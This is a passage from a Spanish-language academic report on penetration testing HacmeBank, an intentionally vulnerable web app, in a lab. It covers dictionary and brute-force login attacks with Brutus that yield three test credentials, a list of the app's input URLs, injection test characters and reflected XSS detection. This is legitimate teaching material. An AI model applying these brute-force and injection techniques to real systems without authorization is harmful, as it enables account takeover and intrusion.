Este capítulo estuvo diseñado para dar una guía de instalación e implementación del sistema que nos servirá como ambiente de pruebas que se usará durante el capítulo siguiente.

6. Pruebas de penetración a una aplicación prototipo y una genérica

El caso práctico de este reporte estará basado en la aplicación web implementada en el capítulo anterior, pero también tendrá una parte genérica la cual constará de la búsqueda por internet de algún objetivo, con fines demostrativos sin hacer pruebas intrusivas. Se debe aclarar que se buscarán y emplearán solo aplicaciones diseñadas para estos propósitos, pues no se tiene el permiso explícito de poder realizar las pruebas en cualquier otro sitio ajeno.

Este capítulo mostrará dos temas en el primero se tendrán las herramientas necesarias para poder realizar las actividades de demostración de vulnerabilidades en aplicaciones web. La segunda sección será la ejecución de las pruebas en base a la metodología mostrada en el capítulo 5.

Las pruebas se realizarán con los siguientes puntos:

- Desde un navegador web en una máquina virtual Windows XP con dirección IP 192.168.144.128
- El primer objetivo será obtener acceso a la aplicación web con credenciales válidas.
- El segundo objetivo detectar las principales vulnerabilidades dentro de la aplicación ya sea con el uso de las credenciales obtenidas, o sin ningún tipo de credenciales.

6.1. Herramientas

La primera herramienta y la de mayor necesidad es el navegador web del sistema operativo, esto debido a que es el cliente establecido para ser conexión con la aplicación. Para este reporte usaremos el navegador Web Mozilla Firefox el cual puede ser descargado desde su página oficial www.firefox.com

Figura 2.7 Mozilla firefox.

Otra herramienta necesaria es un editor de peticiones HTTP o también conocido como Proxy, esta herramienta permite interceptar las peticiones y respuestas que se hacen en una aplicación web.

Para este estudio utilizaremos la herramienta de nombre Paros proxy, la cual puede ser descargada desde la página http://www.parosproxy.org/index.shtml se ejecuta a través de la máquina virtual de java por lo cual lo hace multiplataforma.



Figura 2.8 Paros proxy.

Se utilizarán otras herramientas para realizar pruebas las cueles son específicas, por lo que se mencionaran durante el transcurso de las pruebas.

6.2. Pruebas

Para el desarrollo de las pruebas se utilizará la metodología descrita en este reporte, los puntos se cubrirán mediante el uso de capturas de pantalla de cada uno de los pasos necesarios para detectar, analizar y explotar las vulnerabilidades que la aplicación web prototipo y la aplicación genérica presenten.

6.2.1. Desarrollo de las pruebas prototipo

Reconocimiento

Como primer punto se hace un reconocimiento de la aplicación web. El principal propósito es saber que visión tenemos de la aplicación web, saber en dónde

estamos y que tanto podemos saber de ella con los datos que nos son presentados en pantalla.

La siguiente imagen es la pantalla a la que se tiene acceso sin estar autenticada (Figura 2.9).



Figura 2.9 Página de inicio de la aplicación.

Desde este punto se puede observar que solo tenemos acceso a una página dentro de la aplicación sin ser un usuario con credenciales válidas.

Pruebas de autenticación

Ya que nuestro principal objetivo es obtener acceso a la aplicación para ello emplearemos las técnicas descritas en el capítulo de metodología, para ello primero usaremos la técnica conocida como prueba de diccionario. Para este caso al ser una aplicación de uso inglés, se buscara un diccionario acorde a este

idioma, es muy fácil encontrar alguno en internet como lo muestran las siguientes imágenes (Figuras 3.0 y 3.1).

Figura 3.0 resultados de la búsqueda.



Figura 3.1 Diccionario en inglés.

Una vez que se tiene esta lista es necesario utilizar una herramienta que permita hacer las peticiones necesarias de forma automática y más rápida posible, esto se podría hacer de forma manual pero tomaría demasiado tiempo el llegar a un resultado favorable. Así que emplearemos la herramienta de Brutus (Figura 3.2) a la cual le cargaremos el diccionario que descargamos de internet.



Figura 3.2 Obtención de algunos usuarios y contraseñas.

Con esta técnica se obtuvieron dos credenciales de acceso las cuales se prueban en la aplicación, como lo muestran las figura 3.3 y figura 3.4.



Figura 3.3 Acceso a la aplicación con el usuario jm.



Figura 3.4 Acceso a la aplicación con el usuario jv.

Aún a pesar de encontrar algunas credenciales podemos intentar otro método para lograr obtener más usuarios y contraseñas, para ello será necesario el configurar la misma herramienta pero con la opción de fuerza bruta (Figura 3.5).



Figura 3.5 obtención de credenciales válidas.

Con esta simple herramienta y este procedimiento hemos logrado el primer objetivo planteado que es tener acceso a la aplicación (Tabla 1.8), pero ahora nuestro siguiente paso es encontrar las principales vulnerabilidades para ello seguiremos como lo marca la metodología.

Usuario	Contraseña
Jv	Jv789
Jm	**Jm123**
jc	Jc789

Tabla 1.8 Usuarios y contraseñas encontradas.

Validación de entradas

Para realizar una evaluación de las entradas, es necesario identificar primero los puntos donde la aplicación solicita datos, para ello se realiza un listado de las URLs donde están dichos campos Tabla 1.9.

Dirección
http://192.168.144.128/HacmeBank_v2_Website/aspx/login.aspx
http://192.168.144.128/HacmeBank_v2_Website/aspx/main.aspx?function=AccountTransfer
http://192.168.144.128/HacmeBank_v2_Website/aspx/main.aspx?function=AdminSection
http://192.168.144.128/HacmeBank_v2_Website/aspx/main.aspx?function=Loan
http://192.168.144.128/HacmeBank_v2_Website/aspx/main.aspx?function=PostMessageForm
http://192.168.144.128/HacmeBank_v2_Website/aspx/main.aspx?function=PasswordChange
http://192.168.144.128/HacmeBank_v2_Website/aspx/Main.aspx?function=MyAccountForm

Tabla 1.9 Lista de páginas.

Después de este paso se continua con la inserción de caracteres no esperados por los campos, por ejemplo donde pidan números se insertarán letras o caracteres especiales, en la tabla 1.9 se listan los principales caracteres especiales que se utilizarán.

Caracteres
‘ (comilla simple)
* (asterisco)
<> (mayor que, menor que)
- (guion)
(gato)
/ (Diagonal)
-- (doble guion)

Tabla 2.0 Lista de caracteres especiales usados.

Debido a una inadecuada validación de entradas puede desencadenar en un ataque más sofisticado como lo es el cross site scripting, una forma de reconocer

un punto vulnerable a él es cuando una página muestra el texto buscado o el código insertado en pantalla. Como se muestra en la (Figura 3.6).



Figura 3.6 Datos insertados mostrados en pantalla.

Una vez identificado este problema se usaran comandos HTML o Java Script para modificar el comportamiento de la aplicación (Figura 3.7) o en algunos casos alterar el aspecto total de la aplicación (Figura 3.8).



Figura 3.7 Mensaje de alerta desde la aplicación.

